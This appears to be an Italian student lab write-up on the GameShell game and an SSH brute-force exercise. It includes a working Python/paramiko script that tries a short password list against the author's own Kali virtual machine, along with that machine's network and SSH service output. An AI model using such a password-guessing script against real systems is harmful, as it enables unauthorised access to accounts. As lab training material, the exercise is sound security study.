IN QUESTO PROGETTO VEDREMO IL GIOCO GAME SHELL E UN ATTACCO BRUTEFORCE

1) GAME SHELL. UNA VOLTA INSTALLATO DALLA REPOSITORY GIT DOBBIAMO SEGUIRE GLI OBIETTIVI DEL GIOCO VISIBILI CON GSH GOAL E COMPLETARE. IO SONO ARRIVATO AL LIVELLO 25

2) ATTACCO BRUTE FORCE IO HO SCELTO PHYTON COME LINGUAGGIO:
-MACCHINA ATTACCANTE E SCRIPT

```python
brute_force.py > ...
  1   import paramiko
  2
  3   def test_authentication(username, hostname, password):
  4       client = paramiko.SSHClient()
  5       client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
  6
  7       try:
  8           client.connect(hostname, username=username, password=password)
  9           print(f"Authentication successful: {username}:{password}")
 10           return True
 11
 12       except paramiko.AuthenticationException:
 13           print(f"Authentication failed: {username}:{password}")
 14           return False
 15
 16       finally:
 17           client.close()
 18
 19   passwords = ["password", "ferrari", "gabri", "valerio", "dammi10", "ti", "prego"]
 20   for p in passwords:
 21       if test_authentication("kali", "192.168.50.4", p):
 22           break
```

MACCHINA VITTIMA (KALI LINUX)

```
└$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether fa:2e:5b:4d:a4:f3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.4/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 3549sec preferred_lft 3549sec
    inet6 fde7:c106:9400:506b:407d:8160:1318:db6f/64 scope global dynamic noprefixroute
       valid_lft 2591952sec preferred_lft 604752sec
    inet6 fe80::f9e8:1293:f7c6:5170/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
  ┌──(kali㉿kali)-[~]
  └$ sudo service ssh start
[sudo] password for kali:

  ┌──(kali㉿kali)-[~]
  └$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-09-06 12:16:50 EDT; 9s ago
 Invocation: d6118b0667fb4d2aa1e7deec46acef7a
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 2854 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 2856 (sshd)
      Tasks: 1 (limit: 4490)
     Memory: 2.3M (peak: 3.1M)
        CPU: 10ms
     CGroup: /system.slice/ssh.service
             └─2856 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Sep 06 12:16:50 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Sep 06 12:16:50 kali sshd[2856]: Server listening on 0.0.0.0 port 22.
Sep 06 12:16:50 kali sshd[2856]: Server listening on :: port 22.
Sep 06 12:16:50 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

avvio il programma con python3 brute_force.py